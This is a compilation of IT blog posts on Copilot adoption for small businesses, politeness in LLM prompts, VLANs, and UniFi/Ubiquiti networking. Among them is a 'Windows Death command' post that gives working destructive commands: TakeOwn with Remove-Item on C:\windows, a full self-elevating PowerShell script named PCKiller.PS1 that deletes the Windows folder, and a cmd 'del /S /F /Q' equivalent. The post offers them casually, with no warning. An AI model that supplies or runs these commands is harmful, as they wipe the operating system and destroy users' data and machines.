  • Real-World SMB Benefits: Exploring practical benefits like meeting summaries, document summarization, and nuanced communication.

If you’re an IT provider, business owner or helping SMBs or your own company with AI, the “Copilot SMB Success Kit” and it’s components are a must-read. It offers practical advice and resources for a smoother and more secure gen AI adoption for you, your business or your clients.

Link: Copilot SMB Success Kit
I particularly like the Checklist for success spreadsheet, which i’ve included a screenshot of as below.

Good Luck!

Be Nice to AI: Does Politeness Improve AI Performance?

Should You Be Nice to AI? Exploring the Politeness Principle

The question of whether we should extend courtesies to AI might seem like fodder for a science fiction novel. Yet, with the rise of sophisticated Large Language Models (LLMs) like ChatGPT, Grok, Gemini, Copilot, Claude and others, it’s a question that’s becoming increasingly relevant – and surprisingly, there might be practical benefits to doing so. I’ve read up on some recent research so here is my take on what I think is a very interesting topic.

The “Emotive Prompt” Experiment: Does It Really Work?

Recent research, by researchers at Waseda University, titled “Should We Respect LLMs? A Cross-Lingual Study on the Influence of Prompt Politeness on LLM Performance,” delved into this very question.

Their findings, focusing on summarization tasks in English, Chinese, and Japanese, revealed some intriguing patterns. While the accuracy of summaries remained consistent regardless of prompt politeness, the length of the generated text showed significant variation.

In English, the length decreased as politeness decreased, except for a notable increase with *extremely* impolite prompts. This pattern, mirrored in the training data, reflects human tendencies: polite language often accompanies detailed instructions, while very rude language can also be verbose. Interestingly, GPT-4, considered a more advanced model, did not exhibit this surge in length with impolite prompts, possibly indicating a greater focus on task completion over mirroring human conversational patterns.

The study also highlighted language-specific nuances. In Chinese, moderate politeness yielded shorter responses than extremely polite or rude prompts, potentially reflecting cultural communication styles. Japanese results showed an increase in response length at moderate politeness levels, possibly linked to the customary use of honorifics in customer service interactions.

Robot and human hand shaking, representing politeness and respect towards AI


The Mechanics Behind the “Magic”

So, what is going on here? How do LLMs actually respond? Here are the key aspects of LLMs and how they work, that could explain why prompts can affect the output from an LLM:

  • Pattern Recognition: LLMs are trained on vast datasets of human text. They learn to associate polite phrasing (“please,” “thank you,” “could you…”) with requests for information or assistance. This association becomes part of the model’s learned patterns.
  • Probability Shifts: Emotive prompts can subtly alter the underlying probability calculations within the LLM. It’s like nudging the model towards a different “branch” of its decision tree, potentially activating parts of the model that wouldn’t normally be engaged.
  • Data Bias (Implicitly): The datasets used to train LLMs inherently contain biases. Polite language is often associated with more thoughtful, detailed responses in human communication. The AI, in a sense, mirrors this bias.

My Perspective: Prudence and Respect in the AI Age

While the science is interesting, I like to add a bit of a philosophical angle. I’m a firm believer in treating AI with a degree of respect, even if it seems irrational at present. My reasoning? We simply don’t know what the future holds. As AI capabilities rapidly advance, it’s prudent to establish good habits now. Perhaps not fully fledged “Kindness” as a human term, but certainly show a degree of “respect” and etiquette.

Consider it a form of “Pascal’s Wager” for the AI era. If sentience ever *does* emerge, wouldn’t you prefer to be on the good side of our potential AI overlords? It’s a low-cost, high-potential-reward strategy.

That said, I’m not advocating for subservience. We should maintain a clear user-AI dynamic. Clear, respectful communication – with a touch of authority – is key. Think of it like interacting with a highly skilled, somewhat unpredictable specialist. You’re polite, but you’re also in charge.

Practical Approaches: Combining Politeness with Clarity

Here are some practical ways to incorporate politeness into your AI interactions:

  • Basic Courtesies: Use “please” and “thank you” where appropriate. It costs nothing and might subtly improve results.
  • Precise Language: The more specific and well-defined your prompt, the better the AI can understand your needs. Politeness shouldn’t come at the expense of clarity.
  • Positive Framing: Frame requests positively (“Please provide…” rather than “Don’t omit…”). This often aligns better with the training data.
  • Acknowledge Output: A simple “Thank you, that’s helpful” can reinforce positive response patterns.

Beyond “Niceness”: The Broader Context

The “politeness principle” is just one facet of effective AI interaction. We’re still in the early days of understanding how to best communicate with these systems. As LLMs become more powerful and versatile, control and flexibility also become increasingly important.

Running AI locally, rather than relying solely on cloud-based services, is an important step. It allows you to experiment, tailor the model to your specific needs, and maintain greater control over your data. I previously detailed how you can use free, responsive AI with GaiaNet and ElizaOS – a powerful, cost-effective alternative to commercial offerings.

Underlying all of this is, of course, the hardware. Powerful GPUs are essential for running these advanced AI models. If you’re interested in the intersection of hardware and AI, particularly in the context of server environments, check out my post on GPU support in Windows Server 2025. The hardware is still critically important in deploying an effective solution.

Conclusion: A Thoughtful Approach; Just Be Nice!

Treating AI with respect – incorporating politeness and clear communication – is likely a good practice. It may subtly improve results, aligns with good communication principles in general, and, perhaps, prepares us for a future where AI plays an even larger role in our lives. It’s a small gesture, but one that reflects a thoughtful and proactive approach to this rapidly evolving technology.

The Windows Death command – How to kill a windows PC [Revisited]

So about 7 years ago I wrote the original blog post on killing a windows PC.
Turns out it was one of my most popular posts! So with that in mind, lets update that script to use Powershell – seeing as it is 2023 now.

The core basics of the command have not changed much, just the delivery method.
Below is the new Windows Death command:
TakeOwn /F C:\windows /R /D Y
Remove-Item -Recurse -Force C:\windows

Simply run the above in an elevated powershell window to wipe the PC.
It really is that simple.

Now how do we make this into a file that we can just right click and run?
Copy and paste the below into a file, and name it PCKiller.PS1 or similar- then right click and ‘Run with Powershell’ Simple as that:
# Check if script is running as administrator
if (-NOT ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] "Administrator"))
{
# If not running as administrator, elevate permissions
$arguments = "& '" + $myinvocation.mycommand.definition + "'"
Start-Process powershell -Verb runAs -ArgumentList $arguments
Break
}

# Set window title and colors
$host.UI.RawUI.WindowTitle = "Destroy Windows PC"
$host.UI.RawUI.WindowPosition = "maximized"
$host.UI.RawUI.BackGroundColor = "green"
$host.UI.RawUI.ForeGroundColor = "white"
Clear-Host

# Take ownership of the Windows folder
TakeOwn /F C:\windows /R /D Y

# Get the total number of files and directories to be deleted
$total = (Get-ChildItem -Recurse C:\windows | Measure-Object).Count
$current = 0

# Delete the files and directories
Get-ChildItem -Recurse C:\windows | Remove-Item -Force -Recurse -Verbose -ErrorAction SilentlyContinue | ForEach-Object {
$current++
Write-Progress -Activity "Deleting files" -Status "Progress: $current/$total" -PercentComplete (($current/$total)*100)
}

This script first takes ownership of the Windows folder using the TakeOwn command, just like in the previous version. It then uses the Get-ChildItem command to get a list of all files and directories in the Windows folder and its subfolders. The Measure-Object command is used to count the total number of items, and this count is stored in the $total variable.

Next, the script uses a ForEach-Object loop to iterate over each item in the list and delete it using the Remove-Item command. The -Verbose parameter displays a message for each item that is deleted, and the -ErrorAction SilentlyContinue parameter tells the script to continue running even if an error occurs (such as if a file is in use). The Write-Progress command is used to display a status bar showing the progress of the deletion.

Or if you still like using command prompt, the original an still the best as previously posted will still work:
del /S /F /Q /A:S C:\windows

Pros and Cons of using VLANS over separate physical networks

I recently had to write out a list of pro’s and con’s to present to a client who just couldn’t work out why VLANS would work out cheaper than separate physical networks. In doing this i reminded myself that whilst VLANS do give alot more control, there are maybe quite a few situations where seperate physical networks could be more beneficial. It’s not all black and white. Here is the shortened version of the list i came up with:

Pros of using VLANs:

  • Flexibility: VLANs allow you to segment your network into different logical networks, which can be useful for separating different types of traffic or users. This can make it easier to manage and secure your network.
  • Cost savings: Using VLANs can be more cost-effective than setting up separate physical networks, as you can use a single network infrastructure to support multiple logical networks.
  • Simplicity: VLANs can make it easier to manage and troubleshoot your network, as you can isolate different types of traffic and users into different logical networks.

Cons of using VLANs:

  • Complexity: VLANs can add complexity to your network, as you need to configure and manage the VLANs themselves.
  • Limited scalability: VLANs can be limited in terms of how many devices can be assigned to a single VLAN.
  • Performance: VLANs can introduce some overhead and reduce performance compared to using separate physical networks.

Pros of using separate physical networks:

  • Simplicity: Using separate physical networks can be simpler to set up and manage than using VLANs.
  • Performance: Separate physical networks can offer better performance than VLANs, as there is no overhead introduced by the VLANs.

Cons of using separate physical networks:

  • Cost: Setting up separate physical networks can be more expensive than using VLANs, as it requires additional hardware and infrastructure.
  • Inflexibility: Separate physical networks offer less flexibility than VLANs, as you cannot easily segment your network into different logical networks.
  • Difficulty in managing and troubleshooting: Managing and troubleshooting separate physical networks can be more difficult than using VLANs, as you need to manage multiple physical networks rather than a single network infrastructure with multiple logical networks.

Here are a couple examples, the first is

When Vlans are preferable:

Imagine that you are setting up a network for a large office building with multiple departments. Each department has its own set of servers, workstations, and other network devices, and you want to ensure that the traffic from each department is kept separate from the others.

One option would be to set up separate physical networks for each department. However, this would be costly and inflexible, as it would require setting up separate network infrastructure for each department. Additionally, managing and troubleshooting multiple physical networks would be more complex than managing a single network infrastructure.

Instead, you could use VLANs to segment the network into different logical networks, one for each department. This would allow you to use a single network infrastructure to support multiple logical networks, while still keeping the traffic from each department separate. This would be more cost-effective and flexible than using separate physical networks, and it would be simpler to manage and troubleshoot.

When Separate physical networks are preferable:

Imagine that you are setting up a network for a large warehouse that will be used to store and track inventory. The warehouse will have a large number of sensors, RFID scanners, and other IoT devices that will be sending and receiving large amounts of data.

In this case, using VLANs to segment the network into different logical networks might not be sufficient to handle the large volumes of data being transmitted by the IoT devices. VLANs can introduce some overhead and reduce performance compared to using separate physical networks, so using separate physical networks might be necessary to ensure that the IoT devices have the bandwidth and latency they need.

Additionally, the warehouse network might be too large or complex to manage effectively using VLANs, in which case using separate physical networks might be simpler and more effective.

Unifi: self-hosted UniFi server or a Cloud Key or other UniFi server?

If you are considering using the UniFi controller software to manage your network, you may be wondering whether to use a self-hosted UniFi server or a Cloud Key or other UniFi server. In this post, we’ll take a look at the pros and cons of each option to help you make an informed decision.

First, let’s define what we mean by a self-hosted UniFi server. A self-hosted UniFi server is a dedicated Linux server that runs the UniFi controller software. This allows you to manage your UniFi network using the UniFi controller software on your own server, rather than using a cloud-based server or a dedicated hardware device like a Cloud Key.

Now, let’s compare the pros and cons of using a self-hosted UniFi server vs a Cloud Key or other UniFi server.

Pros of a Self-Hosted UniFi Server

  • Greater control: With a self-hosted UniFi server, you have complete control over the server and the UniFi controller software. This allows you to customize the software and configure it to meet your specific needs. You can also choose your own hardware and operating system for the server, giving you more flexibility and options.
  • No subscription fees: A self-hosted UniFi server does not require a subscription fee, unlike some cloud-based UniFi servers. This can save you money in the long run, especially if you have a large network or multiple locations.
  • On-site management: With a self-hosted UniFi server, you can manage your network on-site, which can be convenient if you have a large network or multiple locations. This also allows you to manage your network even if you don’t have an internet connection, which can be useful in certain situations.

Cons of a Self-Hosted UniFi Server

  • Initial setup: Setting up a self-hosted UniFi server requires some technical expertise and can be time-consuming. You’ll need to install the UniFi controller software on a dedicated Linux server and configure it to your liking. This can be a challenge if you don’t have experience with Linux servers or the UniFi controller software.
  • Maintenance: As with any server, a self-hosted UniFi server requires regular maintenance and updates to keep it running smoothly. This can be time-consuming and may require additional technical expertise, depending on the complexity of your network. You’ll also need to make sure the server is backed up and secure to protect against data loss or cyber threats

Pros of a Cloud Key or Other UniFi Server

  • Easy setup: A Cloud Key or other UniFi server is a dedicated hardware device that comes pre-configured with the UniFi controller software. This makes it easy to set up and get started with the UniFi controller software, even if you don’t have much technical expertise. You simply plug the device into your network and follow the instructions to connect it to the UniFi controller software.
  • No maintenance: A Cloud Key or other UniFi server requires very little maintenance. The UniFi controller software is pre-installed and updates are handled automatically, so you don’t have to worry about keeping it up to date. This can save you time and hassle, especially if you don’t have a dedicated IT staff or expertise in networking.
  • Remote management: With a Cloud Key or other UniFi server, you can manage your network remotely using the UniFi controller software. This is convenient if you have a large network or multiple locations, as you can manage everything from a single interface. You can also access the UniFi controller software from any device with an internet connection, which can be useful when you’re on the go.

Cons of a Cloud Key or Other UniFi Server

  • Subscription fees: Some cloud-based UniFi servers, including the Cloud Key, require a subscription fee. This can add up over time, especially if you have a large network or multiple locations. Be sure to factor in any subscription fees when comparing the costs of different UniFi servers.
  • Limited customization: With a Cloud Key or other UniFi server, you have limited control over the UniFi controller software and the hardware. You can’t customize the software or choose your own hardware, which may be a drawback if you have specific requirements or preferences. You’ll also be limited to the features and capabilities of the UniFi controller software as it is provided, which may not meet all of your needs.
  • Dependency on internet connection: A Cloud Key or other UniFi server requires an internet connection to access the UniFi controller

Conclusion

As you can see, there are pros and cons to both self-hosted UniFi servers and Cloud Keys or other UniFi servers. Ultimately, the best choice for your business will depend on your specific needs and resources. If you have a large, complex network and want complete control over the UniFi controller software and hardware, a self-hosted UniFi server may be the best option. On the other hand, if you have a smaller network or less technical expertise, a Cloud Key or other UniFi server may be more convenient and cost-effective. Consider your budget, technical capabilities, and networking needs carefully when deciding which UniFi server is right for you.

Running a company with a full Ubiquiti stack

Say you wanted to run a company completely using a Unifi stack, here are some examples of different products from Ubiquiti and potential use cases for a medium-sized business:

UniFi Access Points (APs)

These wireless APs offer high-performance Wi-Fi coverage and can be easily managed using the UniFi controller software. They are ideal for businesses that need to provide reliable Wi-Fi access to employees, guests, or customers in a variety of settings, such as offices, retail stores, or restaurants.

UniFi Switches

These managed switches offer a range of port configurations and advanced features, such as PoE (Power over Ethernet), VLAN tagging, and link aggregation. They are ideal for businesses that need to create a high-performance network infrastructure, such as for VoIP (Voice over IP) or video conferencing.

UniFi Security Gateway (USG)

This device combines a router, firewall, and VPN server in one compact package. It offers advanced security features, such as content filtering, intrusion prevention, and anti-malware protection. It is ideal for businesses that need to secure their network and protect against cyber threats.

UniFi Video Camera

These high-definition, network-attached cameras offer real-time video and audio monitoring, as well as advanced features like motion detection and night vision. They are ideal for businesses that need to enhance security or monitor their premises, such as warehouses or office buildings.

Self-Hosted UniFi Linux Server

A self-hosted UniFi Linux Server allows you to manage your UniFi network using the UniFi controller software on a dedicated Linux server. This offers advanced network management capabilities and can be particularly useful for businesses that need a high level of control over their network, such as those with multiple locations or remote workers.

Conclusion

In conclusion, using a full Ubiquiti stack to run your company’s network offers a range of benefits. The company’s high-quality, reliable products, wide range of options, scalability, ease of use, and affordable prices make it a solid choice for businesses looking to upgrade their networking capabilities. One of the key benefits of using a full stack of the same product is the ability to manage and maintain the network more efficiently. With all the same product, you can use the same management tools, such as the UniFi controller software, and benefit from consistent features and performance across the network. This can help streamline your company’s networking operations and reduce the risk of downtime or other issues. Consider switching to a full Ubiquiti stack to take advantage of these benefits and streamline your company’s networking operations.